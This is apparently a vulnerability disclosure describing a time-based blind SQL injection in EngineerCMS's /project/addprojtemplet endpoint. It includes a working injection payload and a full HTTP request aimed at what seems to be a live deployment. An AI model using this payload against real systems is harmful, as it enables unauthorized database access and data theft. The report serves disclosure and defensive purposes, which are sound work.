The EngineerCMS has a SQL injection vulnerability in the /project/addprojtemplet interface.

The EngineerCMS has a SQL injection vulnerability in the /project/addprojtemplet interface.


POC:


```
code=ss123&name=dassda'and(case+when(substr(sqlite_version(),1,99)='3.31.1')then+
randomblob(10000000)else+0+end),0,'','')/*&label=&principal=&projid=25001&ispermi
ssion=true
```

After logging into the EngineerCMS, it is possible to construct special parameters that can cause SQL injection.

Affected versions: **1.02~2.0.5**


Vulnerability location:





Vulnerability Exploitation Demonstration：

- Time-based Blind SQL Injection(Online Database is SQLite)
- By utilizing the randomblob function to create a delay, the network request experiences an approximate delay of 4400 milliseconds when the result is correct, and around 1500 milliseconds when incorrect. The online SQLite database version successfully retrieved is 3.31.1



Network packet：

- Request

```
GET /project/addprojtemplet?
code=ss123&name=dassda'and(case+when(substr(sqlite_version(),1,99)='3.31.1')then+
randomblob(10000000)else+0+end),0,'','')/*&label=&principal=&projid=25001&ispermi
ssion=true HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
```

```
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close
```